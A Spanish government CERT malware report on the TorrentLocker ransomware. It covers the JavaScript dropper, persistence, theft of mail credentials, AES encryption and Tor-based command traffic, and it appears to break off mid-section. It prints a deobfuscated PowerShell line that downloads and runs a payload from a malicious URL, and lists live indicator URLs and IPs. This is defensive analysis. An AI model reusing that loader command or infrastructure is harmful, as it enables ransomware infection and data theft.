Informe Código Dañino CCN-CERT ID-18/17

Ransom.TorrentLocker

Agosto de 2017

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2017.08.01 09:14:42 +02'00'

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN (www.ccn.cni.es). Este servicio se creó en el año 2006 como el **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 regulador del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas

2. RESUMEN EJECUTIVO

El fichero analizado en este informe corresponde a un *dropper* escrito en lenguaje JavaScript y destinado a ser ejecutado en la plataforma WSH[1] (*Windows Script Host*) de Microsoft.

Dicho código es el encargado de la descarga una carga (*payload*), qué será ejecutada mediante el intérprete de comandos PowerShell. El contenido de la aplicación dañina está protegido mediante ofuscación obtenida utilizando el *packer Nullsoft*. La función de los *packers* es ofuscar el código ejecutable de tal forma que éste pase desapercibido frente a los antivirus y, además, dificultar su análisis.

El código dañino que nos ocupa se ejecuta en cuatro fases, llegando a usar hasta cinco procesos diferentes para ello. El primer proceso se encargará de asegurar la persistencia de la infección en el equipo, el segundo persigue obtener información sobre la máquina infectada y de su envío al servidor de mando y control (C&C), el tercer proceso se encarga del cifrado y de volverse a conectar con el C&C y los otros servidores para realizar acciones de monitorización del equipo.

Una característica destacable de este ejemplar está en que utiliza una librería de código abierto llamada LibTomCrypt en lugar de utilizar la CryptoAPI de Microsoft Windows, como ocurre en la mayoría del *Ransomware*. Asimismo, también resulta relevante el uso que se hace de los *Tor Hidden Services* para la comunicación del código dañino con el servidor de mando y control (C&C).

Es importante resaltar que este fichero es una ejemplar del Ransomware conocido como ***TorrentLocker***, pero que se hace pasar por el ya extinto ***CryptoLocker***. Es por ello que las herramientas diseñadas para la recuperación de los ficheros atacados con CryptoLocker ya no funcionan debido a que ha cambiado cosas en el proceso de cifrado.

Observando los valores *hash* de los binarios que se descargan con los diversos *droppers*, se puede llegar a la conclusión de que existen tres campañas diferenciadas en el momento de redacción de este informe. Esta campaña en concreto parece haber afectado principalmente a Europa, teniendo una nota de rescate específica para cada país. Como suele ser lo habitual, la distribución del código se ha hecho mediante campañas de *Phishing* y *Spam* con ficheros adjuntos.

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

Las acciones realizadas por el código dañino son:

- Descarga y ejecuta mediante el intérprete de comandos PowerShell el código del ransomware **TorrentLocker.**
- Crea dos procesos iniciales y los oculta bajo el nombre de **explorer.exe**. Cuando acaba la fase de cifrado, puede generar más procesos con este nombre.
- Lista y cifra los ficheros no coincidentes con su lista de extensiones excluidas.
- Cifra los ficheros sólo en el caso de que se cuente con conexión a Internet.
- Ataca a los discos locales y remotos, así como a los medios extraíbles que pudiesen estar conectados.

[1] Ver https://en.wikipedia.org/wiki/Windows_Script_Host

- Incluye medidas para obtener la persistencia y replicación en el equipo mediante la inclusión de entradas adecuadas en el registro de Windows.
- Emplea Tor Hidden Services para comunicarse con el servidor de mando y control (C&C).
- Utiliza librerías externas para el cifrado de los ficheros (en concreto, **LibTomCrypt**).
- Roba información almacenada en la máquina víctima para su posterior envío al cibercriminal de la campaña.

4. DETALLES GENERALES

4.1 MUESTRAS ANALIZADAS

Todos las muestras se refieren al *dropper* con el nombre **factura5.js**.

Debido a la tecnología que utilizan para ofuscar el código ejecutable, cada muestra es diferente en lo que se refiere al nombrado de variables. Sin embargo, en cuanto a su funcionamiento, todas ellas presentan grandes similitudes entre ellas.

A continuación, se enumeran una serie de valores hash relacionados con las diversas muestras analizadas, así como la URL desde las que se descargan del código dañino (*payload*) propiamente dicho, y el nombre que le otorgan al mismo.

SHA-256	**57f511d3061b2a33c9cd92e6cf43cef6b5321c35e6723ad2dbc76076ee3b1d7c**
URL desofuscada	**http://cyjt.com/left.lop**
Renombrado del binario	**nrila.exe**

SHA-256	**62cbab082bbe70a65ff955bae330c65616fbddd536a3567604c0166e2050335d**
URL desofuscada	**http://saudail-alpin.no/point.gkp**
Renombrado del binario	**cfuqnanh.exe**

SHA-256	**98a17da310e2f6251b2f1466c797844c72bb69497001974f1f5a58cdd7f98ef8**
URL desofuscada	**http://arkatechknowledges.com/wp-admin/link.rew**
Renombrado del binario	**tfapo.exe**

SHA-256	**60f7518326242a0d383053d3a728c00d6b34040ead2d1934cabbb1c43970c2a9**
URL desofuscada	**http://quatang.thackhoi.com/system.ohp**
Renombrado del binario	**irab.exe**

SHA-256	**a99fed6f14eb01a2c94b697a98378e8cccba16d42d26aa06f9f98c7000c43377**
URL desofuscada	**http://adnangundogduyurdu.com/getfile1.pjo**
Renombrado del binario	**ugcupso.exe**

SHA-256	**09130844bc229b027bb2fef9d2c9c3082e11089b34830bb7ec0f9e6d97b50e43**
URL desofuscada	**http://adnangundogduyurdu.com/getfile1.pjo**
Renombrado del binario	**ugcupso.exe**

SHA-256	**cee466159ef9e7f3b9d240a763800cfe2f327373a5dd26c47641723434360a51**
URL desofuscada	**http://activmedia.net/license.ttx**
Renombrado del binario	**azsaruzt.exe**

SHA-256	**d5ba582e2f21cd4c64a53bdc8ce68dea8caf5e223da0cedbcc7724a474cf4d94**
URL desofuscada	**http://biotechclinical.com/leet.tjr**
Renombrado del binario	**jiguc.exe**

SHA-256	**eea29a4882795ae27ddc27f66f8f2743a51d3379365a86514967bb6cb42ebd10**
URL desofuscada	**http://www.girokonto.club/wp-conf.ghj**
Renombrado del binario	**kxanqypwy.exe**

5. PROCEDIMIENTO DE INFECCIÓN

El código dañino que se ejecuta en esta campaña es un *script* escrito en lenguaje *JavaScript* que es ejecutado por el motor Windows Script Host dentro del equipo de la víctima.

Mediante la combinación del análisis estático del código y de la depuración de la ejecución del *JavaScript* se puede establecer el siguiente orden de ejecución:

- El script crea un objeto de tipo **FileSystemObject**[2] a través de **WScript**, que sólo está disponible en el entorno de Windows Script Host. Aunque el equipo sea Windows, si el nombre de la unidad principal de almacenamiento no tuviera la etiqueta **C:**, el código dañino no se ejecutaría. El código de este proceso puede consultarse en el apartado ANEXO A..
- A continuación invoca una consola del intérprete PowerShell que establece una serie de variables que aparecen ofuscadas, para luego ejecutar una función de desofuscación con algunas de esas variables como parámetros (Ver apartado 2. CONSOLA POWERSHELL). A continuación se puede ver cuál es el resultado de la ejecución de dicho método:

```
Invoke-Expression (Set-ExecutionPolicyBypass -Scope Process;
 path=($env:temp"\nrila.exe);
 (New-Object
System.Net.Webclient).DownloadFile("http://cyjt.com/left.lop",$path);
 Start-Process $path);
```

Descarga la carga (payload) mediante PowerShell.

[2] Este paso solo está presente en las tres primeras muestras enumeradas anteriormente.

6. CARACTERÍSTICAS TÉCNICAS

La primera acción a realizar por el código descargado por el *dropper* es la de desempaquetar el propio código dañino. Dicho proceso se realiza empleando la herramienta NSIS (Nullsoft Scriptable Install System).

Una vez extraído el código ejecutable se genera una librería dinámica llamada **monkshood.dll**, que contiene el código dañino a ejecutar. Éste se encarga de la persistencia de la infección, en concreto, se encarga de copiar el propio ejecutable en **C:\Windows** y en **C:\ProgramData** para, posteriormente, escribir dos entradas en el registro de modo que el código dañino siempre que se ejecute al iniciarse la máquina.

Una vez hecho esto, se procede a crear un nuevo proceso hijo del ejecutable principal. Ese hilo realizará las tareas de iniciar el Cryptographic Service Provider y obtener información del equipo como **MachineGUID**, **DigitalProductID** e **InstallDate**, que están presentes en el registro de Windows.

Ilustración 1: Creación del proceso hijo

Este proceso hijo a su vez crea un nuevo proceso, al que llamará **explorer.exe** con la intención de hacerse pasar por el proceso del sistema y conseguir con ello discreción.

6.1 EXFILTRACIÓN DE INFORMACIÓN

Antes de afrontar el cifrado de los ficheros, este ransomware se dedica a recoger información crítica sobre algunos de los servicios activos en la máquina infectada.

6.1.1 CUENTAS DE CORREO

En primer lugar, consulta en el registro a ver si existe una cuenta de correo electrónico por defecto, generando una señal de error en caso de no haberla encontrado.




Ilustración 2: consulta cuenta de correo




Ilustración 3: cuenta de correo no encontrada

Si esta comprobación es afirmativa y hay una cuenta de correo electrónico por defecto, accederá a sus ficheros críticos como son, en el caso del agente Thunderbird, el fichero **cert8.db** (certificados de seguridad) y el fichero **key3.db** (contraseñas).

Además de esto, el código dañino también analiza la configuración del perfil de usuario de correo electrónico y lee los ficheros que contienen los correos enviados, recibidos, los borradores, etc.

6.1.2 OTROS ELEMENTOS CONSULTADOS

Además de lo anterior, esta versión de TorrentLocker también recoge información sobre la ubicación aproximada de la máquina atacada, así como datos relativos al navegador Internet Explorer corriendo en ella.

explorer.exe	672	Event	\KernelObjects\MaximumCommitConditi...
explorer.exe	672	File	C:\Windows\SysWOW64\es-ES\KernelBa...
explorer.exe	672	File	C:\Users\Usuario\Contacts
explorer.exe	672	File	C:\Windows\winsxs\x86_microsoft.wind...

Ilustración 4. Acceso a contactos

\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows NT\CurrentVersion\Network\Location Awareness
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows\CurrentVersion\Explorer
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Policies
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Policies
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000_CLASSES
\REGISTRY\USER\S-1-5-21-1203347403-398373298-86923656-1000_CLASSES
\Sessions\1\BaseNamedObjects
\Sessions\1\BaseNamedObjects\!IETld!Mutex
\Sessions\1\BaseNamedObjects_!MSFTHISTORY!_
\Sessions\1\BaseNamedObjects\c!users!usuario!appdata!local!microsoft!windows!history!history.ie5!
\Sessions\1\BaseNamedObjects\c!users!usuario!appdata!local!microsoft!windows!temporary internet files!content.ie5!
\Sessions\1\BaseNamedObjects\c!users!usuario!appdata!roaming!microsoft!windows!cookies!
\Sessions\1\BaseNamedObjects\C:_Users_Usuario_AppData_Local_Microsoft_Windows_History_History.IE5_index.dat_49152

Ilustración 5. Acceso a datos de IE

Asimismo, también accede y modifica opciones del registro de *Windows*, que están relacionadas con la trazabilidad de los ficheros.

```
\REGISTRY\MACHINE\SOFTWARE\Classes\MIME\Database\Content Type\text/plain
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
\REGISTRY\MACHINE\SOFTWARE\Policies
\REGISTRY\MACHINE\SOFTWARE\Policies
\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_HTTP_USERNAME_PASSWORD_DISABLE
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_UNC_SAVEDFILECHECK
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\explorer_RASAPI32
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\explorer_RASMANCS
```

Ilustración 6. Acceso a opciones de trazabilidad, ejecutables e Internet

6.2 CIFRADO DE FICHEROS

Las muestras analizadas realizan un recorrido del sistema de ficheros, se hace con varios hilos (*threads*) comunicándose entre sí dentro del esquema Productores/Trabajadores basado en espera activa. Esta organización permite la paralelización del proceso de cifrado, así como dificultar la tarea de análisis del binario.

Para tomar la decisión de qué ficheros debe cifrar y cuáles no, este código dañino opta por utilizar una lista negra de extensiones que nunca va a cifrar. Esta lista de excluidos es la siguiente:

.exe	**.dll**	**.sys**	**.vdx**	**.com**	**.msi**	**.scr**	**.cpl**
.bat	**.cmd**	**.lnk**	**.url**	**.log**			

Una vez elegidos los ficheros que tiene que cifrar, el código dañino accede a ellos de forma paralela desde varios hilos de ejecución, acelerando el proceso y evitando quedarse atrapado en el cifrado de ficheros excesivamente grandes. Antes de realizar el cifrado, el código dañino añade una extensión compuesta por seis (6) caracteres aleatorios en minúsculas. Esta extensión se incluye para cada fichero de modo que, en este caso, no hay un indicio en el nombre de los ficheros cifrados de cuál ha sido la aplicación que los ha cifrado.

explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\dqCopySign.decTest.igalyt
explorer.exe	2100	C:\Python27\Lib\re.py.orasih
explorer.exe	2100	C:\Python27\Lib\test\test_codecmaps_cn.py.irunef
explorer.exe	2100	C:\Python27\Lib\test\greyrgb.uue.odywol
explorer.exe	2100	C:\Python27\Lib\site.pyc.exewut
explorer.exe	2100	C:\Python27\Lib\SimpleXMLRPCServer.py.yjyfoj
explorer.exe	2100	C:\Python27\Lib\test\test_sys_settrace.py.yneryx
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\dqLogB.decTest.uhoqdc
explorer.exe	2100	C:\Python27\Lib\random.py.uloneh
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\compare.decTest.awaden
explorer.exe	2100	C:\Python27\Lib\test\badcert.pem.axzdef
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\clamp.decTest.ufypeb
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\dqFMA.decTest.aramun
explorer.exe	2100	C:\Python27\Lib\runpy.py.oqukar
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\dqCanonical.decTest.ozurav
explorer.exe	2100	C:\Python27\Lib\test\testimgr.uue.ogoqeh
explorer.exe	2100	C:\Python27\Lib\pydoc.pyc.agxgix
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\dqOr.decTest.alaxik
explorer.exe	2100	C:\Python27\Lib\test\decimaltestdata\ddCanonical.decTest.ejynis
explorer.exe	2100	C:\Python27\Lib\rexec.py.ovakil
explorer.exe	2100	C:\Python27\Lib\test\test_datetime.py.olohiw
explorer.exe	2100	C:\Python27\Lib\test\crashers\bogus_code_obj.py.egakol
explorer.exe	2100	C:\Python27\Lib\shutil.py.umalal
explorer.exe	2100	C:\Python27\Lib\test\test_sys_setprofile.py.atavat
explorer.exe	2100	C:\Python27\Lib\test\test_descr.py.szyjal
explorer.exe	2100	C:\Python27\Lib\test\test_codecmaps_jp.py.cqysom
explorer.exe	2100	C:\Python27\Lib\test\test_charmapcodec.py.ovijut
explorer.exe	2100	C:\Python27\Lib\test\nokia.pem.hpoqiq
explorer.exe	2100	C:\Python27\Lib\test\crashers

Ilustración 7. Se puede apreciar la paralelización existente en el proceso de acceso a los ficheros, así como sus extensiones modificadas

Como algoritmo simétrico de cifrado se utiliza el AES tomándolo de una librería de código abierto llamada **LibTomCrypt**[3] que ofrece varios tipos de cifrado distintos. En concreto, en este caso se emplea un cifrado **AES-128** en modo de operación **CBC**, con un Vector de Inicialización (IV) generado de forma aleatoria. La clave empleada es única para cada infección.

```
0070161F  CC
EAX
00701620  L$  83 EC 14        SUB ESP,14                          AES_ENCRYPT_128
00701623      56              PUSH ESI
00701624      8B 74 24 1C     MOV ESI,DWORD PTR SS:[ESP+1C]
00701628      85 F6           TEST ESI,ESI
0070162A      0F 84 20 05 00 00  JE 701B50
00701630      83 7C 24 20 00  CMP DWORD PTR SS:[ESP+20],0          [esp+20]:PlainTextXOR
00701635      0F 84 29 05 00 00  JE 701B64
0070163B      55              PUSH EBP
0070163C      8B 6C 24 28     MOV EBP,DWORD PTR SS:[ESP+28]       [esp+28]:Clave
00701640      85 ED           TEST EBP,EBP
00701642      0F 84 30 05 00 00  JE 701B78
EIP
00701648      0F B6 0E        MOVZX ECX,BYTE PTR DS:[ESI]
0070164B      0F B6 46 01     MOVZX EAX,BYTE PTR DS:[ESI+1]
0070164F      C1 E1 08        SHL ECX,8
00701652      0B C8           OR ECX,EAX
00701654      0F B6 56 08     MOVZX EDX,BYTE PTR DS:[ESI+8]
00701658      0F B6 46 02     MOVZX EAX,BYTE PTR DS:[ESI+2]
0070165C      C1 E1 08        SHL ECX,8
0070165F      0B C8           OR ECX,EAX
00701661      C1 E2 08        SHL EDX,8
00701664      0F B6 46 03     MOVZX EAX,BYTE PTR DS:[ESI+3]
00701668      C1 E1 08        SHL ECX,8
0070166B      0B C8           OR ECX,EAX
0070166D      0F B6 46 05     MOVZX EAX,BYTE PTR DS:[ESI+5]
00701671      33 4D 00        XOR ECX,DWORD PTR SS:[EBP]          ebp:Clave
00701674      53              PUSH EBX
00701675      0F B6 5E 04     MOVZX EBX,BYTE PTR DS:[ESI+4]
00701679      C1 E3 08        SHL EBX,8
0070167C      0B D8           OR EBX,EAX
0070167E      89 4C 24 14     MOV DWORD PTR SS:[ESP+14],ECX
00701682      0F B6 46 06     MOVZX EAX,BYTE PTR DS:[ESI+6]
00701686      0F B6 4E 0C     MOVZX ECX,BYTE PTR DS:[ESI+C]       esi+C:"23(~"
0070168A      C1 E3 08        SHL EBX,8
0070168D      0B D8           OR EBX,EAX
0070168F      C1 E1 08        SHL ECX,8
00701692      0F B6 46 07     MOVZX EAX,BYTE PTR DS:[ESI+7]
00701696      C1 E3 08        SHL EBX,8
00701699      0B D8           OR EBX,EAX
0070169B      0F B6 46 09     MOVZX EAX,BYTE PTR DS:[ESI+9]
0070169F      0B D0           OR EDX,EAX
007016A1      33 5D 04        XOR EBX,DWORD PTR SS:[EBP+4]
007016A4      0F B6 46 0A     MOVZX EAX,BYTE PTR DS:[ESI+A]
007016A8      C1 E2 08        SHL EDX,8
007016AB      0B D0           OR EDX,EAX
```

Ilustración 8. Comienzo del código de LibTomCrypt AES-128 en modo CBC

[3] http://www.libtom.org/?page=features

```
732FAC:"..\\..\\sources\\ext-libs\\libtomcrypt\\ciphers\\aes\\aes.c"
732FE4:"key != NULL"

732FAC:"..\\..\\sources\\ext-libs\\libtomcrypt\\ciphers\\aes\\aes.c"
732FF0:"skey != NULL"
```

Ilustración 9. Evidencia de uso de LibTomCrypt

La clave simétrica empleada en el cifrado con el algoritmo AES-128 se envía cifrada al servidor de mando y control, mientras que el Vector de Inicialización (IV) es escrito al final del fichero cifrado para permitir, en el caso de llegar a conocer la clave, el descifrado del original.

```
00000CC0  54 5F 48 20 2A 2F 0D 0A  13 0F 6F 05 00 C0 0C 00  T_H */    o  À
00000CD0  00 77 92 11 25 8E 05 C3  6C 1E 40 0D 87 2F FE 09   w' %  Ãl @ ./þ
00000CE0  76                                                v
```

Ilustración 10. Ejemplo de vector de Inicialización añadido al final del archivo

En caso de que el proceso de cifrado sea interrumpido (finalización del proceso, apagado de la máquina, etc.) este no será reanudado. En su lugar, y si no se alteran las claves de registro que proporcionan persistencia a este código, el fichero binario se ejecutará de nuevo al reiniciar la máquina, con la única diferencia de que esta vez solo mostrará las pantallas de rescate, **omitiendo el proceso de cifrado**. Esto significa que aunque se muestre persistencia en el equipo y se creen copias del ejecutable, si el proceso de cifrado es interrumpido a la mitad, este no concluirá, si no que lanzará las pantallas de rescate con la intención de obtener un pago de los ficheros que hayan sido cifrados hasta ese momento.

6.3 NOTA DE RESCATE

A pesar de ser una variante del ransomware **TorrentLocker**, en las imágenes de rescate trata de confundir a la víctima haciéndola pensar que se trata de un ejemplar de **CryptoLocker** con el fin aparentemente de aprovecharse de su fama. Para mostrar dicha información se sirve de tres recursos: HTML, una ventana del sistema (con la misma información e ilustraciones que el HTML), y ficheros **TXT**.

Ilustración 11: HTML con instrucciones sobre el rescate

Ilustración 12: Fichero TXT con instrucciones sobre el rescate

7. CONEXIONES DE RED

Durante la ejecución de este ransomware se realizan conexiones a diferentes direcciones IP, algunas de ellas están incluidas directamente en código fuente del binario, y otras indicadas por dominios incluidos en el código. Hay que distinguir dos tipos de conexiones, las realizadas por el *dropper* y las realizadas por su carga (*payload*) que es el código dañino descargado por el *dropper*.

7.1 CONEXIONES REALIZADAS POR EL DROPPER.

Las conexiones realizadas por el *dropper* para cada muestra estudiada aparecen en la sección 4.1 más atrás4.1 MUESTRAS ANALIZADAS.

7.2 CONEXIONES REALIZADAS DURANTE EL CIFRADO Y LA INFECCIÓN

7.2.1 TRÁFICO TOR

El ejecutable binario, motivo de este informe, en su funcionamiento normal establece una gran cantidad de conexiones TCP, y todas ellas dirigidas a ***Tor Hidden Services***[4]. Para poder establecer conexión con el servicio objetivo, lo primero que hace es conectar con once IPs que vienen embebidas en el código:

106.185.28.25	**37.235.56.180**
163.172.185.132	**88.200.73.100**
31.31.76.169	**46.183.218.199**
62.113.216.177	**46.101.142.174**
208.83.223.34	**185.98.86.131**
173.79.62.159	

Primer Paso:

Para poder realizar esta serie de comunicaciones, el servicio oculto ha tenido que, previamente, elegir una serie de nodos de la red Tor como Puntos de Entrada, a través de los cuales, los clientes puedan establecer la comunicación con el Servicio

[4] Ver https://www.torproject.org/docs/hidden-services.html.en
https://svn.torproject.org/svn/projects/design-paper/tor-design.pdf
https://gitweb.torproject.org/torspec.git/tree/rend-spec.txt

Oculto (*Hidden Service*). Estos Puntos son almacenados, junto a otra información relevante del servicio como lo es la clave pública RSA que permita una comunicación cifrada, en una base de datos local.




Ilustración 13. Primer paso de la comunicación mediante Hidden Services




Ilustración 14. Primer paso de la comunicación mediante Hidden Services (II)

Segundo paso:

Mediante la conexión con alguna de las IP contenidas en el código binario, se consultan las bases de datos que contienen la información sobre los servicios y que están basadas en tablas *hash* distribuidas siguiendo el protocolo Tor[4].

Asimismo, el código establece una conexión con otro nodo escogido aleatoriamente de entre los disponibles de la red; a ese nodo se le denomina ***rendezvous point***, y actúa como intermediario entre la máquina infectada y el servicio oculto.




Ilustración 15. Segundo paso de la comunicación mediante Hidden Services

Tercer paso:

Una vez establecida dicha conexión (mediante el protocolo HTTPS), conectará con uno de los puntos de entrada del servicio oculto que se obtuvieron en la consulta de la base de datos distribuida que está presente en uno de los once servidores incluidos en el código fuente del binario.

Una vez elegido el punto de entrada en la red Tor se le envía, cifrado con la clave pública del servicio, la dirección del nodo *rendezvous escogido* y así como un secreto único (*one-time secret*) cuya finalidad es la de garantizar la continuidad de la sesión. Cuando el servicio oculto contacte con el cliente, mostrará en esa conexión el secreto único que recibió de éste.

